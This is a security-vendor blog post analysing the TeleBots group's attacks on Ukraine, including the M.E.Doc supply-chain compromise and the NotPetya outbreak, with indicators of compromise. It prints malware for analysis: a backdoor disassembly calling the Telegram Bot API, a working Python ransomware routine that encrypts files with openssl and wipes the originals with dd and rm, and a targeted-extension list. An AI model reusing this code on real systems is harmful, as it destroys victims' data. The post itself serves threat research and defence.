TeleBots are back: Supply-chain attacks against Ukraine

welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/

June 30, 2017

This blogpost reveals many details about the Diskcoder.C (aka ExPetr or NotPetya) outbreak and related information about previously unpublished attacks.

Anton Cherepanov
30 Jun 2017 - 03:30PM

This blogpost reveals many details about the Diskcoder.C (aka ExPetr or NotPetya) outbreak and related information about previously unpublished attacks.

The latest Petya-like outbreak has gathered a lot of attention from the media. However, it should be noted that this was not an isolated incident: this is the latest in a series of similar attacks in Ukraine. This blogpost reveals many details about the Diskcoder.C (aka ExPetr, PetrWrap, Petya, or NotPetya) outbreak and related information about previously unpublished attacks.



Figure 1 – The timeline of supply-chain attacks in Ukraine.

TeleBots

In December 2016 we published two detailed blogposts about disruptive attacks conducted by the group ESET researchers call TeleBots, specifically about attacks against financial institutions and a Linux version of the KillDisk malware used by this group. The group mounted cyberattacks against various computer systems in Ukraine; systems that can be defined as critical infrastructure. Moreover, this group has connections with the infamous BlackEnergy group that was responsible for the December 2015 power outages in Ukraine.

In the final stage of its attacks, the TeleBots group always used the KillDisk malware to overwrite files with specific file extensions on the victims' disks. Putting the cart before the horse: collecting ransom money was never the top priority for the TeleBots group. The KillDisk malware used in the first wave of December 2016 attacks, instead of encrypting, simply overwrites targeted files. Further, it did not provide contact information for communicating with the attacker; it just displayed an image from the Mr. Robot TV show.

Figure 2 – The picture displayed by KillDisk malware in the first wave of December 2016 attacks.

In the second wave of attacks, the cybersaboteurs behind the KillDisk malware added contact information to the malware, so it would look like a typical ransomware attack. However, the attackers asked for an extraordinary number of bitcoins: 222 BTC (about $250,000 at that time). This might indicate that they were not interested in bitcoins, but their actual aim was to cause damage to attacked companies.

Figure 3 – The ransom demand displayed by KillDisk in the second wave of December 2016 attacks.

In 2017, the TeleBots group didn't stop their cyberattacks; in fact, they became more sophisticated. In the period between January and March 2017 the TeleBots attackers compromised a software company in Ukraine (not related to M.E. Doc), and, using VPN tunnels from there, gained access to the internal networks of several financial institutions.

During that attack, those behind TeleBots enhanced their arsenal with two pieces of ransomware and updated versions of tools mentioned in the previously-linked blogposts.

The first backdoor that the TeleBots group relied heavily on was Python/TeleBot.A, which was rewritten from Python in the Rust programming language. The functionality remains the same: it is a standard backdoor that uses the Telegram Bot API in order to receive commands from, and send responses to, the malware operator.

```
.text:00405185     lea     ecx, [esp+80h]
.text:0040518C     mov     edx, offset _str_0          ; "https://api.telegram.org/botprefix@@com"...
.text:00405191     push    1Ch
.text:00405193     call    __ZN93_$LT$collections__string__String$u20$as$u20$core__convert__From$LT$$RF$$u2
.text:00405198     add     esp, 4
.text:0040519B     mov     eax, [esp+100h]
.text:004051A2     movsd   xmm0, qword ptr [esp+0F8h]
.text:004051AB     mov     [esp+260h], eax
.text:004051B2     movsd   qword ptr [esp+258h], xmm0
.text:004051BB     mov     eax, [esp+138h]
.text:004051C2     movsd   xmm0, qword ptr [esp+130h]
.text:004051CB     mov     [esp+26Ch], eax
.text:004051D2     movsd   qword ptr [esp+264h], xmm0
.text:004051DB     mov     eax, [esp+88h]
.text:004051E2     movsd   xmm0, qword ptr [esp+80h]
.text:004051EB     mov     [esp+278h], eax
.text:004051F2     movsd   qword ptr [esp+270h], xmm0
.text:004051FB     call    __ZN4rand10thread_rng17h6294c59080e41563E ; rand::thread_rng::h6294c59080e41563
.text:00405200     mov     [esp+1C0h], eax
.text:00405207     lea     ecx, [esp+0F8h]
.text:0040520E     mov     edx, offset _str_v          ; "getmac /FO csvW /c  >\""
.text:00405213     push    0Eh                         ; size_t
.text:00405215     call    __ZN7svchost4exec17h59957a2b5edc2570E ; svchost::exec::h59957a2b5edc2570
```

Figure 4 – Disassembled code of the Win32/TeleBot.AB trojan.

The second backdoor, which was written in VBS and packaged using the script2exe program, was heavily obfuscated but the functionality remained the same as in previous attacks.



Figure 5 – The obfuscated version of the VBS backdoor.

This time the VBS backdoor used the C&C server at 130.185.250[.]171. To make connections less suspicious for those who check firewall logs, the attackers registered the domain **transfinance.com[.]ua** and hosted it on that IP address. As is evident from Figure 6 this server was also running the Tor relay named severalwdadwajunior.



Figure 6 – Information about Tor relay run by the TeleBots group.

In addition, the attacker used the following tools:

- CredRaptor (password stealer)
- Plainpwd (modified Mimikatz used for recovering Windows credentials from memory)
- SysInternals' PsExec (used for lateral movement)

As mentioned above, in the final stage of their attacks, the TeleBots attackers pushed ransomware using stolen Windows credentials and SysInternals' PsExec. This new ransomware was detected by ESET products as Win32/Filecoder.NKH. Once executed, this ransomware encrypts all files (except files located in the C:\Windows directory) using AES-128 and RSA-1024 algorithms. The malware adds the .xcrypted file extension to already-encrypted files.

When encryption is done, this filecoder malware creates a text file !readme.txt with the following content:

Please contact us: openy0urm1nd@protonmail.ch

In addition to Windows malware, the TeleBots group used Linux ransomware on non-Windows servers. This ransomware is detected by ESET products as Python/Filecoder.R and, predictably, it is written in the Python programming language. This time attackers

execute third-party utilities such as openssl in order to encrypt files. The encryption is done using the RSA-2048 and AES-256 algorithms.

```
def encrypt(pool, path):
    try:
        name = threading.current_thread().name
        pool.makeActive(name)
        value = str(uuid.uuid4())
        path_value = path + '.value'
        with open(path_value, 'w') as f:
            f.write(value)
            f.close()
        tar_value = path + '.tar'
        p = subprocess.Popen('tar -cf "' + tar_value + '" -P "' + path + '" "' + path_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        path_enc = tar_value + '.enc'

        line = 'openssl enc -aes-256-cbc -salt -in "' + tar_value + '" -out "' + path_enc + '" -pass file:./aes.raw'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + path + '" bs=' + str(os.stat(path).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + path + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + path_value + '" bs=' + str(os.stat(path_value).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + path_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()

        line = 'dd if=/dev/zero of="' + tar_value + '" bs=' + str(os.stat(tar_value).st_size) + ' count=1'
        p = subprocess.Popen(line, shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        p = subprocess.Popen('rm -f "' + tar_value + '"', shell=True, stdout=None, stdin=None, stderr=None, close_fds=True)
        p.wait()
        pool.makeInactive(name)
    except:pass
```

Figure 7 – Python code of Linux ransomware Python/Filecoder.R used by the TeleBots group.

In the code of Python script, attackers left their comment which had following text:

feedback: openy0urm1nd[@]protonmail.ch

Win32/Filecoder.AESNI.C

On 18 May 2017, we noticed new activity on the part of another ransomware family Win32/Filecoder.AESNI.C (also referred to as XData).

This ransomware was spread mostly in Ukraine, because of an interesting initial vector. According to our LiveGrid® telemetry, the malware was created right after execution of the M.E.Doc software that is widely used by accounting personnel in Ukraine.

The Win32/Filecoder.AESNI.C ransomware had a spreading mechanism that allowed it to perform lateral movement automatically, inside a compromised company LAN. Specifically, the malware had an embedded Mimikatz DLL that it used to extract Windows account credentials from the memory of a compromised PC. With these credentials, the malware started to spread inside its host network using SysInternals' PsExec utility.

It seems that the attackers either did not reach their goal on that occasion, or it was the test before a more effective strike. The attackers posted master decryption keys on the BleepingComputer forum, along with the assertion that this was done because the original author claimed that the source was stolen and used in the Ukraine incident.

ESET published a decryption tool for Win32/Filecoder.AESNI ransomware, and this event didn't gain much media attention.

Diskcoder.C (aka Petya-like) outbreak

What did gain a lot of media attention, however, was the Petya-like outbreak of 27 June, 2017, because it successfully compromised a lot of systems in critical infrastructure and other businesses in Ukraine, and further afield.

The malware in this attack has the ability to replace the Master Boot Record (MBR) with its own malicious code. This code was borrowed from Win32/Diskcoder.Petya ransomware. That's why some other malware researchers have named this threat as ExPetr, PetrWrap, Petya, or NotPetya. However, unlike the original Petya ransomware, Diskcoder.C's authors modified the MBR code in such a way that recovery won't be possible. Specifically, the attacker cannot provide a decryption key and the decryption key cannot be typed in the ransom screen, because the generated key contains non-acceptable characters.

Visually this MBR part of Diskcoder.C looks like a slightly modified version of Petya: at first it displays a message that impersonates CHKDSK, Microsoft's disk checking utility. During the faux CHKDISK scan Diskcoder.C actually encrypts the data.



Figure 8 – Fake CHKDSK message displayed by Diskcoder.C.

When encryption is complete, the MBR code displays the next message with payment instructions, but as noted before this information is useless.



Figure 9 – Diskcoder.C message with payment instructions.

The remainder of the code, other than the borrowed MBR, was implemented by the authors themselves. This includes file encryption that can be used as a complement to the disk-encrypting MBR. For file encryption, the malware uses the AES-128 and RSA-2048 algorithms. It should be noted that the authors made mistakes that make decryption of files less possible. Specifically, the malware encrypts only the first 1MB of data and it does not write any header or footer, only raw encrypted data and does not rename encrypted files, so it's hard to say which files are encrypted and which are not. In addition to that, files that are larger than 1MB after encryption do not contain padding, so there is no way to verify the key.

Interestingly, the list of target file extensions is not identical but is very similar to the file extensions list from the KillDisk malware used in the December 2016 attacks.

```
a_3ds_7z_accdb_:                        ; DATA XREF: file_encryption+197↑o
                                        ; .data:10018BD4↓o
                unicode 0, <.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs>
                unicode 0, <.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mai>
                unicode 0, <l.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pv>
                unicode 0, <i.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmd>
                unicode 0, <k.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.>,0
```
Figure 10 – List of target file extensions from Diskcoder.C.

Once the malware is executed it attempts to spread using the infamous EternalBlue exploit, leveraging the DoublePulsar kernel-mode backdoor. Exactly the same method was used in the WannaCryptor.D ransomware. Diskcoder.C also adopted the method from the Win32/Filecoder.AESNI.C (aka XData) ransomware: it uses a lightweight version of

Mimikatz to obtain credentials and then executes the malware using SysInternals' PsExec on other machines on the LAN. In addition to that, the attackers implemented a third method of spreading using a WMI mechanism.

All three of these methods have been used to spread malware inside LANs. Unlike the infamous WannaCryptor malware, the EternalBlue exploit is used by Diskcoder.C only against computers within the local network address space.

Why are there infections in other countries than Ukraine? Our investigation revealed that affected companies in other countries had VPN connections to their branches, or to business partners, in Ukraine.

Initial infection vector

Both Diskcoder.C and Win32/Filecoder.AESNI.C used a supply-chain attack as the initial infection vector. These malware families were spread using Ukrainian accounting software called M.E.Doc.

There are several options for how this attack can be implemented. The M.E.Doc has an internal messaging and document exchange system so attackers could send spearphishing messages to victims. User interaction is required in order to execute something malicious in this way. Thus, social engineering techniques would be involved. Since Win32/Filecoder.AESNI.C didn't spread so widely, we mistakenly assumed that these techniques were used in this case.

However, the subsequent Diskcoder.C outbreak suggests that the attackers had access to the update server of the legitimate software. Using access to this server, attackers pushed a malicious update that was applied automatically without user interaction. That's why so many systems in Ukraine were affected by this attack. However, it seems like the malware authors underestimated the spreading capabilities of Diskcoder.C.

ESET researchers found evidence that supports this theory. Specifically, we identified a malicious PHP backdoor that was deployed under medoc_online.php in one of the FTP directories on M.E.Doc's server. This backdoor was accessible from HTTP; however, it was encrypted, so the attacker would have to have the password in order to use it.



Figure 11 – Listing of FTP directory containing the PHP backdoor.

We should say that there are signs that suggest that Diskcoder.C and Win32/Filecoder.AESNI.C were not the only malware families that were deployed using that infection vector. We can speculate that these malicious updates were deployed in a stealthy way to computer networks that belong to high-value targets.

One such malware that was deployed via this possible compromised M.E.Doc update server mechanism was the VBS backdoor used by the TeleBots group. This time the attacker again used a financially-themed domain name: **bankstat.kiev[.]ua**.

On the day of the Diskcoder.C outbreak, the A-record of this domain was changed to 10.0.0.1

Conclusions

The TeleBots group continues to evolve in order to conduct disruptive attacks against Ukraine. Instead of spearphishing emails with documents containing malicious macros, they used a more sophisticated scheme known as a supply-chain attack. Prior to the outbreak, the Telebots group targeted mainly the financial sector. The latest outbreak was directed against businesses in Ukraine, but they apparently underestimated the malware' spreading capabilities. That's why the malware went out of control.

Indicators of Compromise (IoC)

ESET detection names:

Win32/TeleBot trojan
VBS/Agent.BB trojan
VBS/Agent.BD trojan
VBS/Agent.BE trojan
Win32/PSW.Agent.ODE trojan
Win64/PSW.Agent.K trojan
Python/Filecoder.R trojan
Win32/Filecoder.AESNI.C trojan
Win32/Filecoder.NKH trojan
Win32/Diskcoder.C trojan
Win64/Riskware.Mimikatz application
Win32/RiskWare.Mimikatz application

C&C servers:

transfinance.com[.]ua (IP: 130.185.250.171)
bankstat.kiev[.]ua (IP: 82.221.128.27)
www.capital-investing.com[.]ua (IP: 82.221.131.52)

Legitimate servers abused by malware authors:

api.telegram.org (IP: 149.154.167.200, 149.154.167.197, 149.154.167.198, 149.154.167.199)

VBS backdoor:

1557E59985FAAB8EE3630641378D232541A8F6F9
31098779CE95235FED873FF32BB547FFF02AC2F5
CF7B558726527551CDD94D71F7F21E2757ECD109

Mimikatz:

91D955D6AC6264FBD4324DB2202F68D097DEB241
DCF47141069AECF6291746D4CDF10A6482F2EE2B
4CEA7E552C82FA986A8D99F9DF0EA04802C5AB5D
4134AE8F447659B465B294C131842009173A786B
698474A332580464D04162E6A75B89DE030AA768
00141A5F0B269CE182B7C4AC06C10DEA93C91664
271023936A084F52FEC50130755A41CD17D6B3B1
D7FB7927E19E483CD0F58A8AD4277686B2669831
56C03D8E43F50568741704AEE482704A4F5005AD
38E2855E11E353CEDF9A8A4F2F2747F1C5C07FCF
4EAAC7CFBAADE00BB526E6B52C43A45AA13FD82B
F4068E3528D7232CCC016975C89937B3C54AD0D1

Win32/TeleBot:

A4F2FF043693828A46321CCB11C5513F73444E34
5251EDD77D46511100FEF7EBAE10F633C1C5FC53
8D379585E0A9DB4C65450622CED26C108DC694AB

Win32/PSW.Agent.ODE (CredRaptor):

759DCDDDA26CF2CC61628611CF14CFABE4C27423
77C1C31AD4B9EBF5DB77CC8B9FE9782350294D70
EAEDC201D83328AF6A77AF3B1E7C4CAC65C05A88
EE275908790F63AFCD58E6963DC255A54FD7512A
EE9DC32621F52EDC857394E4F509C7D2559DA26B
FC68089D1A7DFB2EB4644576810068F7F451D5AA

Win32/Filecoder.NKH:

1C69F2F7DEE471B1369BF2036B94FDC8E4EDA03E

Python/Filecoder.R:

AF07AB5950D35424B1ECCC3DD0EEBC05AE7DDB5E

Win32/Filecoder.AESNI.C:

BDD2ECF290406B8A09EB01016C7658A283C407C3
9C694094BCBEB6E87CD8DD03B80B48AC1041ADC9
D2C8D76B1B97AE4CB57D0D8BE739586F82043DBD

Win32/Diskcoder.C:

34F917AABA5684FBE56D3C57D48EF2A1AA7CF06D

PHP shell:

D297281C2BF03CE2DE2359F0CE68F16317BF0A86

30 Jun 2017 - 03:30PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion